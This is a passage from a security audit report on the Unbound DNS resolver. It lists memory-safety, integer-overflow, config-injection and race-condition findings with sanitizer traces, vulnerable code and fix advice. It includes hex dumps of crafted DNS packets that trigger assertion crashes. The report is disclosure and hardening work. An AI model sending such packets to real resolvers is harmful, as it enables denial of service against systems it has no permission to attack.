If the length of the supplied *dname* is *0*, the function reads one byte out of bounds.

```
=================================================================
==5691==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x60d00002e5cd
    at pc 0x0000005195ea bp 0x7fffccada3e0 sp 0x7fffccada3d8
READ of size 1 at 0x60d00002e5cd thread T0
    #0 0x5195e9 in dname_valid /home/eric/arbeit/unbound/unbound-libfuzz/util/data/dname.c
    #1 0x57e9a0 in sanitize_nsec_is_overreach ⌋
    ↪   /home/eric/arbeit/unbound/unbound-libfuzz/iterator/iter_scrub.c:639:7
    #2 0x57e9a0 in
    ↪  scrub_sanitize /home/eric/arbeit/unbound/unbound-libfuzz/iterator/iter_scrub.c:776:4
    #3 0x57e9a0 in
    ↪  scrub_message /home/eric/arbeit/unbound/unbound-libfuzz/iterator/iter_scrub.c:822:6
    #4 0x5049ef in LLVMFuzzerTestOneInput ⌋
    ↪   /home/eric/arbeit/unbound/unbound-libfuzz/smallapp/unbound-fuzzme.c:65:2
...

0x60d00002e5cd is located 0 bytes to the right of 141-byte region [0x60d00002e540,0x60d00002e5cd)
allocated by thread T0 here:
    #0 0x4d481d in malloc (/home/eric/arbeit/unbound/unbound-libfuzz/unbound-fuzzme+0x4d481d)
    #1 0x6f5f15 in
    ↪  sldns_buffer_new_frm_data /home/eric/arbeit/unbound/unbound-libfuzz/sldns/sbuffer.c:55:18
    #2 0x504749 in LLVMFuzzerTestOneInput ⌋
    ↪   /home/eric/arbeit/unbound/unbound-libfuzz/smallapp/unbound-fuzzme.c:32:2
    #3 0x441d0c in fuzzer::Fuzzer::ExecuteCallback(unsigned char const*, unsigned long)
↪   (/home/eric/arbeit/unbound/unbound-libfuzz/unbound-fuzzme+0x441d0c)

SUMMARY: AddressSanitizer: heap-buffer-overflow /../util/data/dname.c in dname_valid
```

Listing 4.13: Out-of-Bounds Read in dname_valid()

4.1.6.2 Solution Advice

This can be easily prevented by checking for a *maxlen* of *0*.

```
diff --git a/util/data/dname.c b/util/data/dname.c
index c7360f75..73dc3a1a 100644
--- a/util/data/dname.c
+++ b/util/data/dname.c
@@ -75,6 +75,8 @@ dname_valid(uint8_t* dname, size_t maxlen)
 {
        size_t len = 0;
        size_t labellen;
+       if (maxlen == 0)
+               return 0;
        labellen = *dname++;
        while(labellen) {
                if(labellen&0xc0)
```

Listing 4.14: Out-of-Bounds Read in dname_valid()

This was addressed in commit 72d348de6a2d8ee0b4cc4a5ad5bebd731d9b32df[10].

[10] `https://github.com/NLnetLabs/unbound/commit/72d348de6a2d8ee0b4cc4a5ad5bebd731d9b32df`

4.1.7 UBD-PT-19-07: Config Injection in create_unbound_ad_servers.sh

Severity: HIGH
CWE: 89 – Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

4.1.7.1 Description

The bash script in *contrib/create_unbound_ad_servers.sh* does not properly sanitize the retrieved data before it is outputted into a configuration file. This allows to modify the configuration by having several statements on a single line.

```
$WGET -O $work_dir/yoyo_ad_servers "$list_addr" && \
$CAT $work_dir/yoyo_ad_servers | \
while read line ; \
 do \
   $ECHO "local-zone: \"$line\" redirect" ;\
   $ECHO "local-data: \"$line A 127.0.0.1\"" ;\
 done > \
$dst_dir/unbound_ad_servers
```

Listing 4.15: Config Injection in create_unbound_ad_servers.sh

Since the input is retrieved via unencrypted, unauthenticated HTTP[11] an attacker on the wire might be able to abuse this issue.

4.1.7.2 Solution Advice

The retrieved data should be tested to not contain special characters and the transport should be moved to HTTPS[12].

This was addressed in commit f887552763477a606a9608b0f6b498685e0f6587[13].

[11] HyperText Transfer Protocol
[12] HyperText Transfer Protocol Secure
[13] https://github.com/NLnetLabs/unbound/commit/f887552763477a606a9608b0f6b498685e0f6587

4.1.8 UBD-PT-19-08: Assert Causing DoS in synth_cname()

Severity: MEDIUM
CWE: *617 – Reachable Assertion*

4.1.8.1 Description

It is possible to trigger an ***log_assert()*** in ***synth_cname()*** by sending invalid packets to the server.

```c
/** Synthesize CNAME from DNAME, false if too long */
static int
synth_cname(uint8_t* qname, size_t qnamelen, struct rrset_parse* dname_rrset,
        uint8_t* alias, size_t* aliaslen, sldns_buffer* pkt)
{
        /* we already know that sname is a strict subdomain of DNAME owner */
        uint8_t* dtarg = NULL;
        size_t dtarglen;
        if(!parse_get_cname_target(dname_rrset, &dtarg, &dtarglen))
                return 0;
        log_assert(qnamelen > dname_rrset->dname_len);
        /* DNAME from com. to net. with qname example.com. -> example.net. */
        /* so: \3com\0 to \3net\0 and qname \7example\3com\0 */
        *aliaslen = qnamelen + dtarglen - dname_rrset->dname_len;
        if(*aliaslen > LDNS_MAX_DOMAINLEN)
                return 0; /* should have been RCODE YXDOMAIN */
        /* decompress dnames into buffer, we know it fits */
        dname_pkt_copy(pkt, alias, qname);
        dname_pkt_copy(pkt, alias+(qnamelen-dname_rrset->dname_len), dtarg);
        return 1;
}
```

Listing 4.16: Assert Causing DoS in synth_cname()

A packet that is able to trigger this assertion can be seen in listing 4.17.

```
00000000  06 82 af a3 00 01 00 04  00 00 00 00 03 6e 69 63  |.............nic|
00000010  02 64 65 00 00 00 00 00  00 00 00 00 00 ff ff f5  |.de.............|
00000020  00 00 04 e9 eb 20 ff c0  0c 00 05 00 00 00 e6 05  |..... ..........|
00000030  00 00 10 c0 00 00 e6 ff  00 00 00 00 00 00 80 00  |................|
00000040  00 00 00 00 00 27 ff ff  ff 11 05 00 00 10 c0 00  |.....'..........|
00000050  00 e6 ff 00 00 00 00 00  00 80 00 00 00 00 00 00  |................|
00000060  27 00 00 00 f9 ff 00 00  00 00 00 1b              |'...........|
```

Listing 4.17: Packet Triggering an Assert

If asserts are disabled during compilation, this might lead to an out of bounds write in ***dname_pkt_copy()*** since the computation ***alias+(qnamelen-dname_rrset->dname_len)*** might become negative due to an underflow.

```
==20793==ERROR: AddressSanitizer: stack-buffer-overflow on address 0x7ffd19eff81f at pc 0x...
WRITE of size 1 at 0x7ffd19eff81f thread T0
    #0 0x52a52e in
    ↪  dname_pkt_copy /home/eric/arbeit/unbound/unbound-libfuzz/util/data/dname.c:349:9
    #1 0x5bbdd0 in
    ↪  synth_cname /home/eric/arbeit/unbound/unbound-libfuzz/iterator/iter_scrub.c:230:2
    #2 0x5b78f2 in
    ↪  scrub_normalize /home/eric/arbeit/unbound/unbound-libfuzz/iterator/iter_scrub.c:438:8
    #3 0x5b5ffd in
    ↪  scrub_message /home/eric/arbeit/unbound/unbound-libfuzz/iterator/iter_scrub.c:821:6
```

Listing 4.18: Out of Bounds Write in dname_pkt_copy()

4.1.8.2 Solution Advice

It is advised to change that ***log_assert()*** into a normal check and return *0* for this packet. Furthermore it should be checked, that *qnamelen* is not *0*.

This was addressed in commit f5e06689d193619c57c33270c83f5e40781a261d[14].

[14] https://github.com/NLnetLabs/unbound/commit/f5e06689d193619c57c33270c83f5e40781a261d

4.1.9 UBD-PT-19-09: Assert Causing DoS in dname_pkt_copy()

Severity: MEDIUM
CWE: *617 – Reachable Assertion*

4.1.9.1 Description

It is possible to trigger an ***assert()*** in ***dname_pkt_copy()*** by sending invalid packets to the server.

```c
void dname_pkt_copy(sldns_buffer* pkt, uint8_t* to, uint8_t* dname)
{
        /* copy over the dname and decompress it at the same time */
        size_t len = 0;
        uint8_t lablen;
        lablen = *dname++;
        while(lablen) {
                if(LABEL_IS_PTR(lablen)) {
                        /* follow pointer */
                        dname = sldns_buffer_at(pkt, PTR_OFFSET(lablen, *dname));
                        lablen = *dname++;
                        continue;
                }
                log_assert(lablen <= LDNS_MAX_LABELLEN);
```

Listing 4.19: Assert Causing DoS in dname_pkt_copy()

A packet that is able to trigger this assertion can be seen in listing 4.20.

```
00000000  06 82 a8 a3 00 01 00 14  00 00 00 00 03 6e 69 63  |.............nic|
00000010  02 64 65 00 00 00 00 00  00 00 dd ed 00 ff ff fd  |.de.............|
00000020  00 00 04 e9 ff 20 ff c0  0c 00 05 00 00 00 66 ff  |..... ........f.|
00000030  00 00 04 c0 00 20 ff c0  50 00 27 00 00 00 e6 ff  |..... ..P.'.....|
00000040  00 00 00 00 00 00 00 00  ff ff f5 00 00 04 e9 ff  |................|
00000050  20 ff c0 0c 00 05 00 00  00 66 ff 00 00 04 c0 00  | ........f......|
00000060  20 ff c0 00 00 05 14 00  00 e6 ff 00 00 04 c0 22  | .............."|
00000070  f7 00 00 10 00 24 00 00  e6 05 00 00 50 c0 00 00  |.....$......P...|
00000080  00 00 00 00 80 00 00 2e  50 ff 00 00 00 00 00 00  |........P.......|
00000090  e2 00 ff ff ff f1 00 00  00 00 00 00 00 00 00 00  |................|
000000a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000b0  00 00 00 2f 00 00 06 82  a8 a3 00 01 00 14 00 00  |.../............|
000000c0  00 00 03 6e 69 63 02 64  65 00 00 00 00 00 00 00  |...nic.de.......|
000000d0  dd ed 00 ff ff fd 00 00  04 e9 aa 20 ff c0 0c 00  |........... ....|
000000e0  05 00 00 00 66 ff 00 00  04 c0 00 20 ff c0 10 00  |....f...... ....|
000000f0  27 00 00 00 e6 ff 00 00  04 c0 00 20 ff c0 00 00  |'.......... ....|
00000100  ff 00 00 40 00 00 02 00  00 c0 00 00 00 00 00 e6  |...@............|
00000110  ff 00 00 00 00 00 00 00  00 00 ff ff d8 00 00 04  |................|
00000120  e9 ff 20 ff c0 0c 00 05  00 00 00 66 e3 00 00 04  |.. ........f....|
00000130  c0 00 20 ff c0 00 00 05  00 00 00 e6 c0 7f 00 00  |.. .............|
00000140  00 00 27 00 00 00 e6 1f  00 00 00 00 00 00 00 00  |..'.............|
00000150  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000180  00 2f 00 00 00 00 00 00  00 00 00 00 00 16 00 00  |./..............|
00000190  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000001a0  16 00 00 00 00 04 c0 00  20 ff c0 00 00 02 00 00  |........ .......|
000001b0  09 00 00 00 00 04 c0 00  20 ff c0 00 00 ff 00 00  |........ .......|
000001c0  40 00 00 02 00 00 c0 00  00 00 00 00 20 ff 00 42  |@........... ..B|
000001d0  00 00 00 00                                       |....|
```

Listing 4.20: Packet Triggering an Assert

If asserts are disabled during compilation, this will be caught by an if a few lines later and not cause any harm.

4.1.9.2 Solution Advice

It is advised to check for overly long names early in the parsing process and drop packets accordingly.

This was addressed in commit d2eb78e871153f22332d30c6647f3815148f21e5[15].

[15] https://github.com/NLnetLabs/unbound/commit/d2eb78e871153f22332d30c6647f3815148f21e5

4.1.10 UBD-PT-19-10: OOB Read in sldns_wire2str_dname_scan()

Severity: LOW
CWE: *119 – Improper Restriction of Operations within the Bounds of a Memory Buffer*

4.1.10.1 Description

It is possible to trigger an out-of-bounds read in ***sldns_wire2str_dname_scan()*** when it parses invalid data.

```
==20649==ERROR: AddressSanitizer: heap-buffer-overflow on address 0xf5603b68 at pc 0x...
READ of size 1 at 0xf5603b68 thread T0
[Detaching after fork from child process 20663]
    #0 0x843d293 in
    ↪  sldns_wire2str_dname_scan /home/eric/arbeit/unbound/unbound-eric/sldns/wire2str.c:792:8
    #1 0x8439394 in sldns_wire2str_rrquestion_scan
    ↪  /home/eric/arbeit/unbound/unbound-eric/sldns/wire2str.c:526:7
    #2 0x8437594 in
    ↪  sldns_wire2str_pkt_scan /home/eric/arbeit/unbound/unbound-eric/sldns/wire2str.c:384:8
    #3 0x814b6ae in main /home/eric/arbeit/unbound/unbound-eric/smallapp/unbound-fuzzme.c:52:41
    #4 0xf7937b40 in __libc_start_main (/lib/i386-linux-gnu/libc.so.6+0x1ab40)
    #5 0x8076cc1 in _start (/home/eric/arbeit/unbound/unbound-eric/unbound-fuzzme+0x8076cc1)

0xf5603b68 is located 0 bytes to the right of 1000-byte region [0xf5603780,0xf5603b68)
allocated by thread T0 here:
    #0 0x811a505 in
    ↪  __interceptor_malloc (/home/eric/arbeit/unbound/unbound-eric/unbound-fuzzme+0x811a505)
    #1 0x814ac38 in main /home/eric/arbeit/unbound/unbound-eric/smallapp/unbound-fuzzme.c:15:17
    #2 0xf7937b40 in __libc_start_main (/lib/i386-linux-gnu/libc.so.6+0x1ab40)

SUMMARY: AddressSanitizer:
↪  heap-buffer-overflow /home/eric/arbeit/unbound/unbound-eric/sldns/wire2str.c:792:8 in
↪  sldns_wire2str_dname_scan
```

Listing 4.21: Out-of-Bounds Read in sldns_wire2str_dname_scan()

This can happen due to a loop increasing pos without checking for it to be out of bounds.

```
for(i=0; i<(unsigned)labellen; i++) {
    w += dname_char_print(s, slen, *pos++);
}
```

Listing 4.22: Increase of pos

```
diff --git a/sldns/wire2str.c b/sldns/wire2str.c
index 01ec84b3..4013857f 100644
--- a/sldns/wire2str.c
+++ b/sldns/wire2str.c
@@ -789,7 +789,7 @@ int sldns_wire2str_dname_scan(uint8_t** d, size_t* dlen, char** s, size_t* slen,
                (*dlen)--;
                return sldns_str_print(s, slen, ".");
        }
-       while(*pos) {
+       while(pos < pkt+pktlen && *pos) {
                /* read label length */
                uint8_t labellen = *pos++;
                if(in_buf) { (*d)++; (*dlen)--; }
```

Listing 4.23: Diff to Prevent Overly Long Names

4.1.10.2 Solution Advice

It is advised to check for overly long names early in the parsing process and drop packets accordingly.

This was addressed in commit e183a66d60039ee66a120279dc759211a035406a[16].

[16] https://github.com/NLnetLabs/unbound/commit/e183a66d60039ee66a120279dc759211a035406a

4.1.11 UBD-PT-19-11: OOB Read in rr_comment_dnskey()

Severity:	LOW
CWE:	*119 – Improper Restriction of Operations within the Bounds of a Memory Buffer*

4.1.11.1 Description

It is possible to trigger an out-of-bounds read in ***rr_comment_dnskey()*** when it parses invalid data.

```
==8090==ERROR: AddressSanitizer: heap-buffer-overflow on address 0xf5603b68 at pc 0x...
READ of size 1 at 0xf5603b68 thread T0
[Detaching after fork from child process 8091]
    #0 0x85c6958 in
    ↪  sldns_read_uint16 /home/eric/arbeit/unbound/unbound-eric/./sldns/sbuffer.h:41:52
    #1 0x85c9b47 in
    ↪  rr_comment_dnskey /home/eric/arbeit/unbound/unbound-eric/sldns/wire2str.c:589:15
    #2 0x85c41e4 in sldns_wire2str_rr_comment_print ⌋
    ↪   /home/eric/arbeit/unbound/unbound-eric/sldns/wire2str.c:651:10
    #3 0x85c1c60 in
    ↪  sldns_wire2str_rr_scan /home/eric/arbeit/unbound/unbound-eric/sldns/wire2str.c:515:7
    #4 0x85bff1e in
    ↪  sldns_wire2str_pkt_scan /home/eric/arbeit/unbound/unbound-eric/sldns/wire2str.c:391:8
    #5 0x814d59a in main /home/eric/arbeit/unbound/unbound-eric/smallapp/unbound-fuzzme.c:52:41
    #6 0xf7937b40 in __libc_start_main (/lib/i386-linux-gnu/libc.so.6+0x1ab40)
    #7 0x8076d21 in _start (/home/eric/arbeit/unbound/unbound-eric/unbound-fuzzme+0x8076d21)
```

Listing 4.24: Out-of-Bounds Read in rr_comment_dnskey() Trace

This can happen due to an improper bounds check, where the two bytes read by ***sldns_read_uint16()*** are not taken into account and for the case where `rdlen` is `0` it fails to check properly.

```c
static int rr_comment_dnskey(char** s, size_t* slen, uint8_t* rr,
        size_t rrlen, size_t dname_off)
{
        size_t rdlen;
        uint8_t* rdata;
        int flags, w = 0;
        if(rrlen < dname_off + 10) return 0;
        rdlen = sldns_read_uint16(rr+dname_off+8);
        if(rrlen < dname_off + 10 + rdlen) return 0;
        rdata = rr + dname_off + 10;
        flags = (int)sldns_read_uint16(rdata);
        w += sldns_str_print(s, slen, " ;{");
```

Listing 4.25: Out-of-Bounds Read in rr_comment_dnskey()

4.1.11.2 Solution Advice

It is advised to add two to the size calculations before the write.

This was addressed in commit 07156bd5ea540dc4eb801c43e30be39cc05902f7[17].

[17] https://github.com/NLnetLabs/unbound/commit/07156bd5ea540dc4eb801c43e30be39cc05902f7

4.1.12 UBD-PT-19-12: Out of Bounds Write in sldns_str2wire_str_buf()

Severity: LOW
CWE: *787 – Out-of-bounds Write*

4.1.12.1 Description

In ***sldns_str2wire_str_buf()*** there is an off-by-one when the output buffer size is checked before writing into it. The write happens to position *sl + 1*. For a *len* of *1*, the check will succeed, but a write to *2* can happen.

```
int sldns_str2wire_str_buf(const char* str, uint8_t* rd, size_t* len)
{
        uint8_t ch = 0;
        size_t sl = 0;
        const char* s = str;
        /* skip length byte */
        if(*len < 1)
                return LDNS_WIREPARSE_ERR_BUFFER_TOO_SMALL;

        /* read characters */
        while(sldns_parse_char(&ch, &s)) {
                if(sl >= 255)
                        return RET_ERR(LDNS_WIREPARSE_ERR_INVALID_STR, s-str);
                if(*len < sl+1)
                        return RET_ERR(LDNS_WIREPARSE_ERR_BUFFER_TOO_SMALL,
                                s-str);
                rd[++sl] = ch;
        }
```

Listing 4.26: Out of Bounds Write in sldns_str2wire_str_buf()

4.1.12.2 Solution Advice

It is advised to check for ***if(*len < sl+2)***.

This was addressed in commit 3f3cadd416d6efa92ff2d548ac090f42cd79fee9[18].

[18] https://github.com/NLnetLabs/unbound/commit/3f3cadd416d6efa92ff2d548ac090f42cd79fee9

4.1.13 UBD-PT-19-13: Out of Bounds Write in sldns_bget_token_par()

Severity:	LOW
CWE:	*787 – Out-of-bounds Write*

4.1.13.1 Description

In ***sldns_bget_token_par()*** there is an out of bounds write, since the counter i is not increased in all cases where t is increased. Additionally, it is also not checked if the write is save in all cases.

```
if (c == '\n' && p != 0) {
    /* in parentheses */
    /* do not write ' ' if we want to skip spaces */
    if(!(skipw && (strchr(skipw, c)||strchr(skipw, ' '))))
        *t++ = ' ';
    lc = c;
    continue;
}
```

Listing 4.27: Out of Bounds Write in sldns_bget_token_par()

4.1.13.2 Solution Advice

It is advised to check i and t when newlines are read.

This was addressed in commit fa23ee8f31ba9a018c720ea822faaee639dc7a9c[19].

[19] https://github.com/NLnetLabs/unbound/commit/fa23ee8f31ba9a018c720ea822faaee639dc7a9c

4.1.14 UBD-PT-19-14: Out of Bounds Write in sldns_b64_pton()

Severity:	LOW
CWE:	*787 – Out-of-bounds Write*

4.1.14.1 Description

A bad cast in ***sldns_str2wire_int16_data_buf()*** can lead to an out-of-bounds write in ***sldns_bget_token_par()***. This occurs when ***strtol()*** returns a negative number. The check whether `*len` is smaller than that number fails.

```c
int sldns_str2wire_int16_data_buf(const char* str, uint8_t* rd, size_t* len)
{
        char* s;
        int n;
        n = strtol(str, &s, 10);
        if(*len < ((size_t)n)+2)
                return LDNS_WIREPARSE_ERR_BUFFER_TOO_SMALL;
        if(n > 65535)
                return LDNS_WIREPARSE_ERR_LABEL_OVERFLOW;
```

Listing 4.28: Out of Bounds Write in sldns_bget_token_par()

4.1.14.2 Solution Advice

It is advised to check for negative return values of ***strtol()***.

This was addressed in commit c99438c6a1b19d71ed07f152f245f15e16ff09d0[20].

[20] https://github.com/NLnetLabs/unbound/commit/c99438c6a1b19d71ed07f152f245f15e16ff09d0

4.2 Findings

The following subsections describe findings that were discovered during the test and which might not always be triggerable. Following a defense-in-the-depth approach, security issues that are mitigated by external factors or previous validation efforts are reported here to enable the build of an overall secure and hardened code base. Additionally, due to the fact that this test was a code audit, it was not always possible to verify all code paths and create a PoC[21] in the time given.

4.2.1 UBD-PT-19-15: Integer Overflow in Regional Allocator

Severity:	HIGH
CWE:	*190 – Integer Overflow or Wraparound*

4.2.1.1 Description

When the regional allocator in *util/regional.c* is used to allocate memory via ***regional_alloc()*** integer overflows can happen. If *size* is big enough the first call to ***malloc()*** will have a parameter that is smaller than expected. Furthermore the macro ***ALIGN_UP*** could overflow causing *r->available* to point at a bad memory location.

```
void *
regional_alloc(struct regional *r, size_t size)
{
        size_t a = ALIGN_UP(size, ALIGNMENT);
        void *s;
        /* large objects */
        if(a > REGIONAL_LARGE_OBJECT_SIZE) {
                s = malloc(ALIGNMENT + size);
                if(!s) return NULL;
                r->total_large += ALIGNMENT+size;
                *(char**)s = r->large_list;
                r->large_list = (char*)s;
                return (char*)s+ALIGNMENT;
        }
        /* create a new chunk */
        if(a > r->available) {
                s = malloc(REGIONAL_CHUNK_SIZE);
                if(!s) return NULL;
                *(char**)s = r->next;
                r->next = (char*)s;
                r->data = (char*)s + ALIGNMENT;
```

[21] Proof of Concept

```
                r->available = REGIONAL_CHUNK_SIZE - ALIGNMENT;
        }
        /* put in this chunk */
        r->available -= a;
        s = r->data;
        r->data += a;
        return s;
}
```

Listing 4.29: Integer Overflow in Regional Allocator

4.2.1.2 Solution Advice

It is advised to check the additions for integer overflows.

This was addressed in commit 226298bbd36f1f0fd9608e98c2ae85988b7bbdb8[22].

[22] https://github.com/NLnetLabs/unbound/commit/226298bbd36f1f0fd9608e98c2ae85988b7bbdb8

4.2.2 UBD-PT-19-16: Unchecked NULL Pointer in dns64_inform_super()

Severity:	LOW
CWE:	*690 – Unchecked Return Value to NULL Pointer Dereference*

4.2.2.1 Description

The function ***regional_alloc()*** in *dns64/dns64.c* is used to allocate memory. If this allocation fails, the code operates on a NULL pointer, which will most likely result in a crash due to an invalid write.

```
if(!super_dq) {
    super_dq = (struct dns64_qstate*)regional_alloc(super->region,
        sizeof(*super_dq));
    super->minfo[id] = super_dq;
    memset(super_dq, 0, sizeof(*super_dq));
    super_dq->started_no_cache_store = super->no_cache_store;
}
```

Listing 4.30: Unchecked NULL Pointer in dns64_inform_super()

A similar issue can be found in ***ipsecmod_new()*** where ***memset()*** is called before verifying if the allocation succeeded.

```
/** New query for ipsecmod. */
static int
ipsecmod_new(struct module_qstate* qstate, int id)
{
        struct ipsecmod_qstate* iq = (struct ipsecmod_qstate*)regional_alloc(
                qstate->region, sizeof(struct ipsecmod_qstate));
        memset(iq, 0, sizeof(*iq));
        qstate->minfo[id] = iq;
        if(!iq)
                return 0;
```

Listing 4.31: Unchecked NULL Pointer in ipsecmod_new()

4.2.2.2 Solution Advice

It is advised to check the return value of the allocation and fail accordingly.

This was addressed in commit 2a4e840be42974543e7702eebab35d82c0fe0088[23].

[23] https://github.com/NLnetLabs/unbound/commit/2a4e840be42974543e7702eebab35d82c0fe0088

4.2.3 UBD-PT-19-17: Integer Overflows in Size Calculations

Severity:	MEDIUM
CWE:	*190 – Integer Overflow or Wraparound*

4.2.3.1 Description

In different files and functions sizes are calculated that are later passed on to different allocation functions such as ***malloc()***. Several of these cases are not protected against integer overflows.

One such example can be found in ***dnsc_load_local_data()*** in the file *dnscrypt/dnscrypt.c* (see listing 4.32). In this case, the strings come from probably trusted sources.

```
rrlen = strlen(dnscenv->provider_name) +
         strlen(ttl_class_type) +
         4 * sizeof(struct SignedCert) + // worst case scenario
         1 + // trailing double quote
         1;
```

Listing 4.32: Size Calculation Overflow in dnsc_load_local_data()

In the file *respip/respip.c*, another such case can be found in ***ub_packed_rrset_key()***.

```
dsize = sizeof(struct packed_rrset_data) + data->count *
        (sizeof(size_t)+sizeof(uint8_t*)+sizeof(time_t));
for(i=0; i<data->count; i++)
        dsize += data->rr_len[i];
d = regional_alloc(region, dsize);
```

Listing 4.33: Size Calculation Overflow in ub_packed_rrset_key()

4.2.3.2 Solution Advice

It is advised to add safeguards to the calculations to prevent overflows.

This was addressed in commit 02080f6b180232f43b77f403d0c038e9360a460f[24].

[24] https://github.com/NLnetLabs/unbound/commit/02080f6b180232f43b77f403d0c038e9360a460f

4.2.4 UBD-PT-19-18: Integer Overflow in sldns_str2wire_dname_buf_origin()

Severity:	HIGH
CWE:	*787 – Out-of-bounds Write*

4.2.4.1 Description

The function ***sldns_str2wire_dname_buf_origin()*** in *sldns/str2wire.c* converts a string to dname wire-format, concatenating with *origin* when the domain name is relative. Several checks are performed to avoid a buffer overflow when writing the result into *buf*. Nevertheless, when *dlen* + *origin_len* is bigger than *sizeof(size_t)*, the calculation will wrap around, resulting in the value of the addition being smaller than the operands. When this happens, the checks might be bypassed and could lead to ***memmove()*** writing out of bounds.

```
if(dlen + origin_len - 1 > LDNS_MAX_DOMAINLEN)
    return RET_ERR(LDNS_WIREPARSE_ERR_DOMAINNAME_OVERFLOW, LDNS_MAX_DOMAINLEN);
if(dlen + origin_len - 1 > *len)
    return RET_ERR(LDNS_WIREPARSE_ERR_BUFFER_TOO_SMALL, *len);
memmove(buf+dlen-1, origin, origin_len);
```

Listing 4.34: Integer overflow in sldns_str2wire_dname_buf_origin()

An out of bounds write produces unexpected results and can usually be abused by an attacker to gain remote code execution.

4.2.4.2 Solution Advice

It is advised to perform safe additions to avoid integer overflows that could result in unsafe buffer operations.

This was addressed in commit a3545867fcdec50307c776ce0af28d07046a52dd[25].

[25] https://github.com/NLnetLabs/unbound/commit/a3545867fcdec50307c776ce0af28d07046a52dd

4.2.5 UBD-PT-19-19: Out of Bounds Read in sldns_str2wire_dname()

Severity:	LOW	
CWE:	*119 –*	*Improper Restriction of Operations within the Bounds of a Memory Buffer*

4.2.5.1 Description

The function ***sldns_str2wire_dname()*** in *sldns/str2wire.c* converts a text string into dname wireformat.

```
uint8_t dname[LDNS_MAX_DOMAINLEN+1];
*len = sizeof(dname);
if(sldns_str2wire_dname_buf(str, dname, len) == 0) {
    uint8_t* r = (uint8_t*)malloc(*len);
    if(r) return memcpy(r, dname, *len);
}
```

Listing 4.35: Integer overflow in sldns_str2wire_dname_buf_origin()

The variable *len* is an output value of ***sldns_str2wire_dname_buf()***. If ***sldns_str2wire_dname_buf()*** assigns a value bigger than *sizeof(dname)* to *len*, ***memcpy()*** will read out of *dname*'s bounds. Out of bounds read is undefined behavior and can result in crashes or disclosure secret values when abused by an attacker.

4.2.5.2 Solution Advice

It is advised to check the value of *len* is not bigger than *sizeof(dname)* before performing the ***memcpy()*** operation.

This was addressed in commit 51c23b02099b5c279a8459641727adb198078193[26].

[26] https://github.com/NLnetLabs/unbound/commit/51c23b02099b5c279a8459641727adb198078193

4.2.6 UBD-PT-19-20: Out of Bounds Write in sldns_bget_token_par()

Severity: HIGH
CWE: *787 – Out-of-bounds Write*

4.2.6.1 Description

The function ***sldns_bget_token_par()*** in *sldns/parse.c* returns a token from a buffer. While parsing the input buffer, char by char, certain inputs will result in a write and increment to the *token* buffer without checking boundary limits. A specially crafted input could repeatedly trigger this unbounded write and eventually perform a write outside of *token*'s bounds.

```
while ((c = sldns_bgetc(b)) != EOF) {
    // [...]
    if (c == '\n' && p != 0) {
        /* in parentheses */
        /* do not write ' ' if we want to skip spaces */
        if(!(skipw && (strchr(skipw, c)||strchr(skipw, ' '))))
            *t++ = ' ';
        lc = c;
        continue;
    }
    // [...]
```

Listing 4.36: Out of bounds write in sldns_bget_token_par()

An out of bounds write produces unexpected results and can usually be abused by an attacker to gain remote code execution.

4.2.6.2 Solution Advice

It is advised to check if we are performing a valid operation before writing to output buffers. The function should always check if there is enough space in *token* before writing and incrementing the pointer, and return an error otherwise.

This was addressed in commit fa23ee8f31ba9a018c720ea822faaee639dc7a9c[27].

[27] https://github.com/NLnetLabs/unbound/commit/fa23ee8f31ba9a018c720ea822faaee639dc7a9c

4.2.7 UBD-PT-19-21: Out of Bounds Read in rrinternal_get_owner()

Severity:	LOW
CWE:	*119 – Improper Restriction of Operations within the Bounds of a Memory Buffer*

4.2.7.1 Description

The function ***rrinternal_get_owner()*** in *sldns/str2wire.c* reads the owner's name from an input buffer. When the *token* variable has a *length* < 2, several out of bounds reads can happen.

```
if(token[0]=='@' && token[1]=='\0') {
    // [...]
} else if(*token == '\0') {
    // [...]
```

Listing 4.37: Out of bounds read in rrinternal_get_owner()

Out of bounds read is undefined behavior, and can result in crashes.

4.2.7.2 Solution Advice

It is advised to check the size of *token* before performing the read operation.

This was addressed in commit d79d75538bd3d23f6dbf67c782145e00b255fead[28].

[28] https://github.com/NLnetLabs/unbound/commit/d79d75538bd3d23f6dbf67c782145e00b255fead

4.2.8 UBD-PT-19-22: Race Condition in autr_tp_create()

Severity: LOW
CWE: *362 – Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition')*

4.2.8.1 Description

The rb-tree *anchors->tree* is protected by the lock *anchors->lock*. This lock is taken via the function ***lock_basic_lock()*** before *tp->node* is inserted. The lock of that node, *tp->lock*, is initialized after the call to ***lock_basic_unlock()***. Therefore, another thread could access *tp* before that lock is initialized.

```
lock_basic_lock(&anchors->lock);
if(!rbtree_insert(anchors->tree, &tp->node)) {
        lock_basic_unlock(&anchors->lock);
        log_err("trust anchor presented twice");
        free(tp->name);
        free(tp->autr);
        free(tp);
        return NULL;
}
if(!rbtree_insert(&anchors->autr->probe, &tp->autr->pnode)) {
        (void)rbtree_delete(anchors->tree, tp);
        lock_basic_unlock(&anchors->lock);
        log_err("trust anchor in probetree twice");
        free(tp->name);
        free(tp->autr);
        free(tp);
        return NULL;
}
lock_basic_unlock(&anchors->lock);
lock_basic_init(&tp->lock);
lock_protect(&tp->lock, tp, sizeof(*tp));
lock_protect(&tp->lock, tp->autr, sizeof(*tp->autr));
return tp;
```

Listing 4.38: Race Condition in autr_tp_create()

This could lead to inconsistencies in the data structure.

4.2.8.2 Solution Advice

It is advised to reorder the locking and move the call to ***lock_basic_unlock()*** after the two ***lock_protect()*** calls.

This was addressed in commit 1fa40654d2ddb4dfa45f58e3c6244348ae654d1e[29].

[29] `https://github.com/NLnetLabs/unbound/commit/1fa40654d2ddb4dfa45f58e3c6244348ae654d1e`

4.2.9 UBD-PT-19-23: Insufficient Handling of Compressed Names in dname_pkt_copy()

Severity:	MEDIUM
CWE:	*400 – Uncontrolled Resource Consumption ('Resource Exhaustion')*

4.2.9.1 Description

In ***dname_pkt_copy()*** an infinite loop can be caused by the input data *\xC0\x00*. This will cause the *LABEL_IS_PTR* macro to return true and set *lablen* to *0*, causing the checking to start at the beginning of the input again.

Additionally, the ***log_assert()*** can be triggered quite easily, leading to another DoS.

```c
void dname_pkt_copy(sldns_buffer* pkt, uint8_t* to, uint8_t* dname)
{
        /* copy over the dname and decompress it at the same time */
        size_t len = 0;
